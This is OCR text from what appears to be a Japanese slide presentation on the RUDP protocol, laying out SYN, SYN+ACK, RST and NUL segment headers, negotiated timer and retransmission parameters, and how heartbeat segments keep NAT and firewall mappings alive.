EACKを送る前に溜め込むべきシーケンス外のセグメント数 / 通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit
コネクション識別子下位16bit	チェックサム

前に来るはずのセグメントが届いていなくて**受け取りを完了できないセグメント**が
ここで指定した数に達したら選択的確認応答(EAK)を投げる

28	29	30	31	32	33	34
ある	ある	ない	ある	ある	ない	ない

セグメントの最大サイズ (バイト)	再送タイマーの待ち時間 (ミリ秒)
累積確認応答タイマーの待ち時間 (ミリ秒)	Nullセグメントタイマーの待ち時間 (ミリ秒)
転送状態タイマーの待ち時間 (ミリ秒)	最大再送回数 / 確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数 / 通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit
コネクション識別子下位16bit	チェックサム

通信不能状態になってから
自動で3wayハンドシェイクを再試行して良い回数

累積確認応答タイマーの待ち時間 (ミリ秒)	Nullセグメントタイマーの待ち時間 (ミリ秒)
転送状態タイマーの待ち時間 (ミリ秒)	最大再送回数 / 確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数 / 通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit
コネクション識別子下位16bit	チェックサム


コネクション識別子

TCSで

どのセッションを復活させるか

を指定するのに使う

戻ってきたクライアントは
ソースアドレスが変わっているかもしれない



SYN+ACK

0 16 32


0xC0(制御フラグ)	28(ヘッダサイズ)	シーケンス番号の初期値	確認応答番号
バージョン / 予約	確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ(バイト)		再送タイマーの待ち時間(ミリ秒)	
累積確認応答タイマーの待ち時間(ミリ秒)		Nullセグメントタイマーの待ち時間(ミリ秒)	
転送状態タイマーの待ち時間(ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	

negotiable parameter

0 16 32

0xC0(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値
確認応答番号			
バージョン	予約	確認応答無しで送って良いセグメント数	オプションフラグ
予約			
セグメントの最大サイズ(バイト)			再送タイマーの待ち時間(ミリ秒)
累積確認応答タイマーの待ち時間(ミリ秒)			Nullセグメントタイマーの待ち時間(ミリ秒)
転送状態タイマーの待ち時間(ミリ秒)			最大再送回数
確認応答を溜め込んで良い最大数			
EACKを送る前に溜め込むべきシーケンス外のセグメント数		通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit
コネクション識別子下位16bit			チェックサム

negotiable parameter



SYNでクライアント側の要望を投げる

SYN+ACKで実際の通信で使うべき値が返って来る

通信方向固有のパラメータ

0 16 32

0xC0(制御フラグ)	28(ヘッダサイズ)	シーケンス番号の初期値	確認応答番号
バージョン / 予約		確認応答無しで送って良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)		再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)		Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)		最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべきシーケンス外のセグメント数	通信を諦める前に自動リセットをして良い回数	コネクション識別子上位16bit	
コネクション識別子下位16bit		チェックサム	

RST

0 16 32

0x10(制御フラグ)	6(ヘッダサイズ)	シーケンス番号	確認応答番号
チェックサム			

セッションを**終了**する

このセグメントを受け取ったホストは

以後そのセッションで新規のセグメントを送ってはいけない

(再送はOK)

NUL

0	16	32
0x48(制御フラグ)	6(ヘッダサイズ)	シーケンス番号	確認応答番号
チェックサム		


クライアントからサーバに対して**生存確認**をする

RUDPクライアントは通信すべき物が何もない時

定期的にNullセグメントをサーバに送る

Nullセグメントを受け取ったサーバはデータのないACKを返す


ハートビートのもう1つの役割



動的NATやファイアウォールはTCPのヘッダを見て

外から入ってきて良いパケットのルールの追加と削除を行う

ハートビートのもう1つの役割



動的NATやファイアウォールはRUDPの通信の終了を検知できない為


しばらく通信がないと勝手にルールを削除する

ハートビートのもう1つの役割

お返事まだかな

あのホスト

あのホストさん
さっきの件なんだけど



どちらさまですか

定期的にパケットを投げ合っておかないと
RUDPサーバからの通信がクライアントに届かなくなる

NUL(生きとるか)

NUL(生きとるか)

NUL(生きとるか)

通信不能

RUDPクライアントは通信するものが何も無い場合

ハンドシェイク時に決めた時間毎にNULセグメントを投げる

NULセグメントに返答が無い場合再送が行われる

再送回数が最大に達したら通信不能状態と判断する

NUL(生きとるか)

ACK(生きとるで)


通信不能

RUDPサーバは

NULセグメントタイマーの倍待っても何も飛んで来ない場合

通信不能状態と判断する

